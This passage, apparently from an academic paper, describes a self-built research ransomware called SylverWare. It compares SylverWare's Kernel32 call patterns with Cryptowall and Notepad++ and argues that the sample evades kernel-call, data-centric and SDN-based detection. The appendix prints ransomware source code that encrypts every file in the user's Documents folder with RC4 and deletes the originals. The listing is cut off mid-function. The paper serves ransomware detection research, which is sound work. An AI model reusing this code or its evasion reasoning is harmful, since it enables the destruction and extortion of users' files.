KERNEL32!ExitProcess@IAT
KERNEL32!GetModuleHandleExW@IAT
KERNEL32!InitializeCriticalSectionAndSpinCount@IAT
KERNEL32!LeaveCriticalSection@IAT
KERNEL32!GetModuleHandleW@IAT
KERNEL32!TlsAlloc@IAT
KERNEL32!DeleteCriticalSection@IAT
KERNEL32!TlsFree@IAT
KERNEL32!GetFileType@IAT
KERNEL32!GetEnvironmentStringsW@IAT
KERNEL32!WideCharToMultiByte@IAT
KERNEL32!FreeEnvironmentStringsW@IAT
KERNEL32!GetModuleFileNameA@IAT
KERNEL32!GetOEMCP@IAT
KERNEL32!GetACP@IAT
KERNEL32!IsValidCodePage@IAT
KERNEL32!GetCPInfo@IAT
KERNEL32!MultiByteToWideChar@IAT
KERNEL32!GetStringTypeW@IAT
KERNEL32!LCMapStringW@IAT
KERNEL32!HeapSize@IAT
KERNEL32!HeapReAlloc@IAT
KERNEL32!GetCommandLineW@IAT
KERNEL32!CreateMutexW@IAT
KERNEL32!SetCurrentDirectoryW@IAT
KERNEL32!lstrlenW@IAT
KERNEL32!GetFullPathNameW@IAT
KERNEL32!RaiseException@IAT
KERNEL32!lstrcmpW@IAT
KERNEL32!GetCurrentDirectoryW@IAT
KERNEL32!lstrcpyW@IAT
KERNEL32!CreateDirectoryW@IAT
KERNEL32!LoadLibraryW@IAT
KERNEL32!CopyFileW@IAT
KERNEL32!CloseHandle@IAT
KERNEL32!CreateFileW@IAT
KERNEL32!SetStdHandle@IAT
KERNEL32!SetFilePointerEx@IAT
KERNEL32!GetConsoleMode@IAT
KERNEL32!ReadConsoleW@IAT
KERNEL32!ReadFile@IAT
KERNEL32!SetEndOfFile@IAT
KERNEL32!GetConsoleCP@IAT
KERNEL32!WriteConsoleW@IAT
KERNEL32!FindFirstFileExW@IAT
KERNEL32!FileTimeToSystemTime@IAT
KERNEL32!GetDriveTypeW@IAT
KERNEL32!SystemTimeToTzSpecificLocalTime@IAT
KERNEL32!FindClose@IAT
KERNEL32!GetTimeZoneInformation@IAT
KERNEL32!SetEnvironmentVariableA@IAT
KERNEL32!CompareStringW@IAT
KERNEL32!GetFileInformationByHandle@IAT
KERNEL32!FileTimeToLocalFileTime@IAT
KERNEL32!PeekNamedPipe@IAT
```


Figure 6 Notepad++ Kernel Pattern

With these kernel patterns established, comparisons were made between the programs to determine the kernel calls that are found in all three executables. Figure 7 shows the kernel calls between Crytptowall and SylverWare. Figure 8 shows the same comparison between Cryptowall and Notepad++. Figure 9 shows the comparison between SylverWare and Notepad++. Figure 10 the kernel calls present in all three programs.




```
KERNEL32!GetSystemTimeAsFileTime@IAT
KERNEL32!GetCurrentThreadId@IAT
KERNEL32!GetCurrentProcessId@IAT
KERNEL32!QueryPerformanceCounter@IAT
KERNEL32!IsDebuggerPresent@IAT
KERNEL32!SetUnhandledExceptionFilter@IAT
KERNEL32!UnhandledExceptionFilter@IAT
KERNEL32!Sleep@IAT
KERNEL32!GetLastError@IAT
KERNEL32!GetCurrentProcess@IAT
KERNEL32!TerminateProcess@IAT
KERNEL32!GetLastError@IAT
KERNEL32!WriteFile@IAT
KERNEL32!GetModuleHandleW@IAT
```

Figure 7 Kernel calls between Cryptowall and SylverWare




```
KERNEL32!GetCommandLineA@IAT
KERNEL32!GetSystemTimeAsFileTime@IAT
KERNEL32!GetCurrentProcessId@IAT
KERNEL32!GetCurrentThreadId@IAT
KERNEL32!QueryPerformanceCounter@IAT
KERNEL32!GetLastError@IAT
KERNEL32!SetLastError@IAT
KERNEL32!TlsGetValue@IAT
KERNEL32!TlsSetValue@IAT
KERNEL32!GetModuleHandleW@IAT
KERNEL32!GetProcAddress@IAT
KERNEL32!Sleep@IAT
KERNEL32!HeapAlloc@IAT
KERNEL32!IsDebuggerPresent@IAT
KERNEL32!SetUnhandledExceptionFilter@IAT
KERNEL32!UnhandledExceptionFilter@IAT
KERNEL32!GetCurrentProcess@IAT
KERNEL32!TerminateProcess@IAT
KERNEL32!EnterCriticalSection@IAT
KERNEL32!GetStdHandle@IAT
KERNEL32!WriteFile@IAT
KERNEL32!GetModuleFileNameA@IAT
KERNEL32!ExitProcess@IAT
KERNEL32!TlsFree@IAT
KERNEL32!TlsAlloc@IAT
KERNEL32!InitializeCriticalSectionAndSpinCount@IAT
KERNEL32!LeaveCriticalSection@IAT
KERNEL32!DeleteCriticalSection@IAT
KERNEL32!HeapFree@IAT
KERNEL32!GetFileType@IAT
KERNEL32!GetEnvironmentStringsW@IAT
KERNEL32!GetOEMCP@IAT
KERNEL32!GetACP@IAT
KERNEL32!HeapSize@IAT
KERNEL32!HeapReAlloc@IAT
KERNEL32!GetProcessHeap@IAT
KERNEL32!PeekNamedPipe@IAT
```

Figure 8 Kernel calls between Cryptowall and Notepad++



```
KERNEL32!GetSystemTimeAsFileTime@IAT
KERNEL32!GetCurrentThreadId@IAT
KERNEL32!GetCurrentProcessId@IAT
KERNEL32!QueryPerformanceCounter@IAT
KERNEL32!IsProcessorFeaturePresent
KERNEL32!IsDebuggerPresent@IAT
KERNEL32!SetUnhandledExceptionFilter@IAT
KERNEL32!UnhandledExceptionFilter@IAT
KERNEL32!Sleep@IAT
KERNEL32!CloseHandle@IAT
KERNEL32!GetLastError@IAT
KERNEL32!FindClose@IAT
KERNEL32!GetCurrentProcess@IAT
KERNEL32!TerminateProcess@IAT
KERNEL32!GetLastError@IAT
KERNEL32!WriteFile@IAT
KERNEL32!ReadFile@IAT
KERNEL32!GetModuleHandleW@IAT
```

Figure 9 Kernel calls between SylverWare and Notepad++



```
KERNEL32!GetSystemTimeAsFileTime@IAT
KERNEL32!GetCurrentThreadId@IAT
KERNEL32!GetCurrentProcessId@IAT
KERNEL32!QueryPerformanceCounter@IAT
KERNEL32!IsDebuggerPresent@IAT
KERNEL32!SetUnhandledExceptionFilter@IAT
KERNEL32!UnhandledExceptionFilter@IAT
KERNEL32!Sleep@IAT
KERNEL32!GetLastError@IAT
KERNEL32!GetCurrentProcess@IAT
KERNEL32!TerminateProcess@IAT
KERNEL32!GetLastError@IAT
KERNEL32!WriteFile@IAT
KERNEL32!GetModuleHandleW@IAT
```

Figure 10 Kernel calls between Crytpowall, SylverWare and Notepad++

As can be seen in figure 4, the kernel call pattern for SylverWare has only 22 lines. When compared to Notepad++, 18 of these 22 kernel calls are also found, as seen in figure 9. Comparing SylverWare to Cryptowall, it was found that there were only 8 kernel calls that were not the same between SylverWare and Cryptowall, see figure 7. Fourteen of these kernel calls are also found in Notepad++, a benign program, as seen in figure 10. With this information, determining a system-centric pattern to detect SylverWare will be extremely hard as there are only 4 kernel calls that are exclusive to SylverWare.

A set analysis was done on the kernel calls for all three programs as seen in figure 11. Observing these sets will indicate the pattern of calls in ransomware vs benign programs. As noted, SylverWare's execution contains very commonly used kernel calls, making it difficult to distinguish its pattern from other non-ransomware executables.




Figure 11 Venn Diagram of Kernel32 calls between SylverWare, Cryptowall and Notepad++

XI. SylverWare's Infection Success Against Current Detection Methods

As can be seen in figures 4 and 9, using a system-centric detection design against SylverWare will be exceedingly hard. This is due to the low number of kernel calls seen in SylverWare (only 22 as compared to the 66 found in Cryptowall) and that most of those kernel calls are also found in Notepad++. Thus, SylverWare may be impervious to kernel call analysis used by many ransomware detection methods.

When using a data-centric design, as seen in CryptoDrop, the reliance on a secondary trigger, specifically the mass deletion of files trigger, which should theoretically catch SylverWare, also increases the chance of false positives through the user actually deleting files. If a method to detect Category 3 type ransomware, such as SylverWare, is developed that concentrates on the primary triggers such as file type changes, similarity measurement, and Shannon entropy, would greatly reduce the potential of false positives stemming from mass deletions. This may also halt the infection before the deletion process occurs. It was found by (Scaife, Carter et al. 2016) that only ransomware samples tripped all three of these triggers

By having a built-in, default encryption session key generation when not receiving a passkey, SylverWare can circumvent the lack of communication to its Command & Control server. This is important given the new research into Software Defined Networks as a way to mitigate the effects of ransomware by blocking traffic to and from the C&C server to the given sample of ransomware.

XII. Summary

Ransomware is a very timely and important topic of research. It is also a very broad topic that covers many different areas such as encryption, propagation, networking, and operating systems. General research into ransomware is not easy to find as research has been guided more by specific families of ransomware, most notably the CryptoXXX family (i.e. ransomware families that begin with the name Crypto).

In order to fully understand how ransomware works, researchers need to use dynamic analysis which has its own risks when dealing with known/unknown ransomware samples. Without the use of dynamic analysis, researchers are limited to static analysis of ransomware samples which can lay the basis for some types of detection techniques, but to test these techniques, one still needs to run the ransomware samples.

Most researchers, including myself, do not readily possess the resources to run dynamic analysis in a safe manner, such as using a fully dedicated system that would fully contain the sample's potential damage, a ransomware suite, called SylverWare, was created. SylverWare has the benefits of being able to be used for both static and dynamic analysis without the potential of seriously damaging the system being used. SylverWare consists of both a payload executable, which consists of the main executable and a DNS tunnel client executable, plus a ruby Command & Control server. The payload of SylverWare was designed to run on Windows systems, based on the prolific use of Windows around the world. The Command & Control server was developed using a Linux machine and can run on any system that can run ruby scripts.

Sylverware has been proven to be difficult to detect using a kernel call pattern detection technique, since it shares most of its kernel calls with the benign sample program Notepad++. SylverWare also was created as a Category 3 type ransomware that deletes the original file after creating a new, encrypted file. This was chosen because a data-centric detection technique, such as CryptoDrop's, relies on a secondary trigger to detect the mass deletion of files that accompany a Category 3 type ransomware. Having to rely on a secondary trigger over their primary triggers for this type of ransomware introduces a strong potential for false positives due to the user of the system deleting large numbers of files.

A newer technique for mitigating the damage done with ransomware by blocking the payload's connection to its C&C server using a Software Defined Network is even overcome by SylverWare. In its current form, SylverWare does not implement the use of the default behavior within the utilized encryption sample. This default behavior creates the encryption session key when it doesn't receive a passkey upon execution.

XIII. Conclusion

Sylverware is a new research tool. This tool gives researchers a sample of ransomware code that can be analyzed without the potential of causing irreparable damage to the system being used and potentially cannot exit a virtual analysis environment. The creation of this tool has provided greater insight into Category 3 type ransomware that can be created. It provides researchers with an established working system without the problems associated with getting these systems to interact with each other and their associated systems (server and victim), thereby allowing more emphasis on researching the mitigation of ransomware. SylverWare has also demonstrated that the new types of identification techniques may not be sufficient to detect SylverWare.

XIV. Future Work

SylverWare can be improved from its current state by adding the self-executing script and compressing the files into a single self-extracting file. Implementing a timeout for finding the passkey file, along with a check if the client program has finished executing due to not having established a connection to the server, would further improve the software by utilizing the no passkey default behavior of the encryption code. A third improvement that can be made is to store the ransom image on the Command & Control server to be sent to the client during execution to be stored in the windows temp folder instead of the desktop of the “victim” system.

With these improvements, a more thorough examination of the SylverWare sample can be made using the different detection/mitigation techniques. With this examination, further improvements to the different techniques can be made to better address this type of ransomware sample’s unique properties and abilities.

XV. References

Bazdarevic, D. and M. Dubell (Dec 16, 2016) "Building ransomware for fun and profit academic research purposes." https://dl.dubell.io/shadowrun.pdf

Bhardwaj, A., et al. (2015). "Ransomware: A Rising Threat of new age Digital Extortion." Cornel University {CoRR}.

Bowes, Ron (Mar 23, 2017) (github.com user iagox86) dnscat2 C&C server and client https://github.com/iagox86/dnscat2

Cabaj, K. and W. Mazurczyk (2016). "Using Software-Defined Networking for Ransomware Mitigation: the Case of CryptoWall." IEEE Network **30**(6): 14-20.

Cyber Threat Alliance (Oct 29, 2015) *Lucrative Ransomware Attacks https://cyberthreatalliance.org/pr/pr-102915.html*

Fabian **(**April 11, 2012**)** http://blog.emsisoft.com/2012/04/11/the-accdfisa-malware-family-ransomware-targetting-windows-servers/

Kharraz, A., et al. (2016). UNVEIL: A Large-Scale, Automated Approach to Detecting Ransomware. 25th USENIX Security Symposium (USENIX Security 16).

Kharraz, A., et al. (2015). Cutting the gordian knot: a look under the hood of ransomware attacks. International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, Springer.

Lanzi, A., et al. (2010). AccessMiner: using system-centric models for malware protection. Proceedings of the 17th ACM conference on Computer and communications security. Chicago, Illinois, USA, ACM**:** 399-412.

McAfee Labs (May 2015) *Threats Report* https://www.mcafee.com/ca/resources/reports/rp-quarterly-threat-q1-2015.pdf

Microsoft Windows Dev Center (Mar 25, 2017) "Example C Program: Encrypting a File" https://msdn.microsoft.com/en-us/library/windows/desktop/aa382358(v=vs.85).aspx

Paul **(**Dec 15, 2016**)** https://securityledger.com/2015/10/fbis-advice-on-cryptolocker-just-pay-the-ransom/

Savage, Kevin, Peter Coogan, and Hon Lau. (Aug 6, 2015) "The evolution of ransomware." *http://www.symantec.com/content/en/us/enterprise/media/security _response/whitepapers/the-evolution-of-ransomware.pdf*.

Scaife, N., et al. (2016). Cryptolock (and drop it): stopping ransomware attacks on user data. Distributed Computing Systems (ICDCS), 2016 IEEE 36th International Conference on, IEEE.

Appendix A: SylverWare Code

The code necessary for creating SylverWare:

C/C++ Code :

Encrypt.cpp

RansomFunctions.h

ShowRansom.cpp

SylverWare.cpp

Ruby Scripts:

SylverWare.rb

encryptKey.rb

Additional files to run SylverWare as designed are found on github at :

https://github.com/iagox86/dnscat2

Dnscat2 client and server

Encrypt.cpp

```
#include <tchar.h>

#include <stdio.h>

#include <windows.h>

#include <wincrypt.h>

#include <conio.h>

#include<iostream>

#include<shlobj.h>

#include<vector>

#include "ransomFunctions.h"
```

```
using std::vector;
using std::string;

// Link with the Advapi32.lib file.
#pragma comment (lib, "advapi32")

#define KEYLENGTH  0x00800000
#define ENCRYPT_ALGORITHM CALG_RC4
#define ENCRYPT_BLOCK_SIZE 8

bool MyEncryptFile(
        LPTSTR szSource,
        LPTSTR szDestination,
        LPTSTR szPassword);

void MyHandleError(
        LPTSTR psz,
        int nErrorNumber);

vector<string> get_all_files_names_within_folder(string folder) {
        vector<string> names;
        string search_path = folder + "/*.*";
        WIN32_FIND_DATA fd;
        HANDLE hFind = ::FindFirstFile(search_path.c_str(), &fd);
        if (hFind != INVALID_HANDLE_VALUE) {
                do {
                        // read all (real) files in current folder
                        // , delete '!' read other 2 default folder . and ..
                        if (!(fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)) {
                                names.push_back(fd.cFileName);
                        }
                } while (::FindNextFile(hFind, &fd));
                ::FindClose(hFind);
        }
        return names;
}

void encryptFiles(char* password)
{

        LPTSTR pszPassword = NULL;

        pszPassword = password;




        const int BUFFER = 100;
        CHAR my_documents[MAX_PATH];
        char* backspaceForDirectory = "\\";
        char* filePath;
        HRESULT result = SHGetFolderPath(NULL, CSIDL_PERSONAL, NULL,
SHGFP_TYPE_CURRENT, my_documents);

        if (result != S_OK)
                std::cout << "Error: " << result << "\n";
        else {
                std::cout << "Path: " << my_documents << "\n";
                filePath = (char*)malloc(strlen(my_documents) + BUFFER);
                strcpy(filePath, my_documents);
```

```
	strcat(filePath, backspaceForDirectory);
}



vector<string> files = get_all_files_names_within_folder(my_documents);

for (vector<string>::iterator file = files.begin(); file != files.end(); ++file) {
	if (file == files.end())
		return ;
	char* fileToUse = (char*)malloc((*file).size() + BUFFER);
	strcpy(fileToUse, filePath);
	char* sourceFile = (char*)malloc(strlen(fileToUse) + BUFFER);

	strcat(fileToUse, (*file).c_str());
	strcpy(sourceFile, fileToUse);
	char* newfile = strcat(fileToUse, (".sylver"));
	LPTSTR pszSource = sourceFile;
	LPTSTR pszDestination = newfile;

	//---------------------------------------------------------------
	// Call EncryptFile to do the actual encryption.
	if (MyEncryptFile(pszSource, pszDestination, pszPassword))
	{
		_tprintf(
			TEXT("Encryption of the file %s was successful. \n"),
			pszSource);
		_tprintf(
			TEXT("The encrypted data is in file %s.\n"),
			pszDestination);
	}
```

```
                else
                {
                        MyHandleError(
                                TEXT("Error encrypting file!\n"),
                                GetLastError());
                }
                remove(sourceFile);
        }

}




//-------------------------------------------------------------------
// Code for the function MyEncryptFile called by main.
//-------------------------------------------------------------------
// Parameters passed are:
//  pszSource, the name of the input, a plaintext file.
//  pszDestination, the name of the output, an encrypted file to be
//   created.
//  pszPassword, either NULL if a password is not to be used or the
//   string that is the password.
bool MyEncryptFile(
        LPTSTR pszSourceFile,
        LPTSTR pszDestinationFile,
        LPTSTR pszPassword)
{
        //---------------------------------------------------------------
        // Declare and initialize local variables.
        bool fReturn = false;
```

```
HANDLE hSourceFile = INVALID_HANDLE_VALUE;
HANDLE hDestinationFile = INVALID_HANDLE_VALUE;

HCRYPTPROV hCryptProv = NULL;
HCRYPTKEY hKey = NULL;
HCRYPTKEY hXchgKey = NULL;
HCRYPTHASH hHash = NULL;

PBYTE pbKeyBlob = NULL;
DWORD dwKeyBlobLen;

PBYTE pbBuffer = NULL;
DWORD dwBlockLen;
DWORD dwBufferLen;
DWORD dwCount;

//---------------------------------------------------------------
// Open the source file.
hSourceFile = CreateFile(
        pszSourceFile,
        FILE_READ_DATA,
        FILE_SHARE_READ,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL);
if (INVALID_HANDLE_VALUE != hSourceFile)
{
        _tprintf(
                TEXT("The source plaintext file, %s, is open. \n"),
            pszSourceFile);
}
else
{
        MyHandleError(
            TEXT("Error opening source plaintext file!\n"),
            GetLastError());
        goto Exit_MyEncryptFile;
}

//-------------------------------------------------------------
// Open the destination file.
hDestinationFile = CreateFile(
        pszDestinationFile,
        FILE_WRITE_DATA,
        FILE_SHARE_READ,
        NULL,
        OPEN_ALWAYS,
        FILE_ATTRIBUTE_NORMAL,
        NULL);
if (INVALID_HANDLE_VALUE != hDestinationFile)
{
        _tprintf(
            TEXT("The destination file, %s, is open. \n"),
            pszDestinationFile);
}
else
{
        MyHandleError(
            TEXT("Error opening destination file!\n"),
                GetLastError());
        goto Exit_MyEncryptFile;
}

//-------------------------------------------------------------------
// Get the handle to the default provider.
if (CryptAcquireContext(
        &hCryptProv,
        NULL,
        MS_ENHANCED_PROV,
        PROV_RSA_FULL,
        0))
{
        _tprintf(
                TEXT("A cryptographic provider has been acquired. \n"));
}
else
{
        MyHandleError(
                TEXT("Error during CryptAcquireContext!\n"),
                GetLastError());
        goto Exit_MyEncryptFile;
}

//-------------------------------------------------------------------
// Create the session key.
if (!pszPassword || !pszPassword[0])
{
        //---------------------------------------------------------------
        // No password was passed.
        // Encrypt the file with a random session key, and write the
        // key to a file.

        //-----------------------------------------------------------
        // Create a random session key.
        if (CryptGenKey(
                hCryptProv,
                ENCRYPT_ALGORITHM,
                KEYLENGTH | CRYPT_EXPORTABLE,
                &hKey))
        {
                _tprintf(TEXT("A session key has been created. \n"));
        }
        else
        {
                MyHandleError(
                        TEXT("Error during CryptGenKey. \n"),
                        GetLastError());
                goto Exit_MyEncryptFile;
        }

        //-----------------------------------------------------------
        // Get the handle to the exchange public key.
        if (CryptGetUserKey(
                hCryptProv,
                AT_KEYEXCHANGE,
                &hXchgKey))
        {
                _tprintf(
                        TEXT("The user public key has been retrieved. \n"));
        }
        else
        {
                if (NTE_NO_KEY == GetLastError())
                {
                        // No exchange key exists. Try to create one.
                        if (!CryptGenKey(
                                hCryptProv,
                                AT_KEYEXCHANGE,
                                CRYPT_EXPORTABLE,
                                &hXchgKey))
                        {
                                MyHandleError(
                                        TEXT("Could not create "
                                                "a user public key.\n"),
                                        GetLastError());
                                goto Exit_MyEncryptFile;
                        }
                }
                else
                {
                        MyHandleError(
                                TEXT("User public key is not available and may ")
                                TEXT("not exist.\n"),
                                GetLastError());
                        goto Exit_MyEncryptFile;
                }
        }

        //-------------------------------------------------------
```

```
// Determine size of the key BLOB, and allocate memory.
if (CryptExportKey(
        hKey,
        hXchgKey,
        SIMPLEBLOB,
        0,
        NULL,
        &dwKeyBlobLen))
{
        _tprintf(
                TEXT("The key BLOB is %d bytes long. \n"),
                dwKeyBlobLen);
}
else
{
        MyHandleError(
                TEXT("Error computing BLOB length! \n"),
                GetLastError());
        goto Exit_MyEncryptFile;
}

if (pbKeyBlob = (BYTE *)malloc(dwKeyBlobLen))
{
        _tprintf(
                TEXT("Memory is allocated for the key BLOB. \n"));
}
else
{
        MyHandleError(TEXT("Out of memory. \n"), E_OUTOFMEMORY);
        goto Exit_MyEncryptFile;
```

```
}

//--------------------------------------------------------
// Encrypt and export the session key into a simple key
// BLOB.
if (CryptExportKey(
        hKey,
        hXchgKey,
        SIMPLEBLOB,
        0,
        pbKeyBlob,
        &dwKeyBlobLen))
{
        _tprintf(TEXT("The key has been exported. \n"));
}
else
{
        MyHandleError(
                TEXT("Error during CryptExportKey!\n"),
                GetLastError());
        goto Exit_MyEncryptFile;
}

//--------------------------------------------------------
// Release the key exchange key handle.
if (hXchgKey)
{
        if (!(CryptDestroyKey(hXchgKey)))
        {
                MyHandleError(
                TEXT("Error during CryptDestroyKey.\n"),
                GetLastError());
            goto Exit_MyEncryptFile;
        }

        hXchgKey = 0;
    }

    //-----------------------------------------------------------
    // Write the size of the key BLOB to the destination file.
    if (!WriteFile(
        hDestinationFile,
        &dwKeyBlobLen,
        sizeof(DWORD),
        &dwCount,
        NULL))
    {
        MyHandleError(
            TEXT("Error writing header.\n"),
            GetLastError());
        goto Exit_MyEncryptFile;
    }
    else
    {
        _tprintf(TEXT("A file header has been written. \n"));
    }

    //-----------------------------------------------------------
    // Write the key BLOB to the destination file.
    if (!WriteFile(
        hDestinationFile,
        pbKeyBlob,
        dwKeyBlobLen,
        &dwCount,
        NULL))
    {
        MyHandleError(
            TEXT("Error writing header.\n"),
            GetLastError());
        goto Exit_MyEncryptFile;
    }
    else
    {
        _tprintf(
            TEXT("The key BLOB has been written to the ")
            TEXT("file. \n"));
    }

    // Free memory.
    free(pbKeyBlob);
}
else
{

    //-----------------------------------------------------------
    // The file will be encrypted with a session key derived
    // from a password.
    // The session key will be recreated when the file is
    // decrypted only if the password used to create the key is
    // available.
```

```
//-----------------------------------------------------------
// Create a hash object.
if (CryptCreateHash(
        hCryptProv,
        CALG_MD5,
        0,
        0,
        &hHash))
{
        _tprintf(TEXT("A hash object has been created. \n"));
}
else
{
        MyHandleError(
                TEXT("Error during CryptCreateHash!\n"),
                GetLastError());
        goto Exit_MyEncryptFile;
}

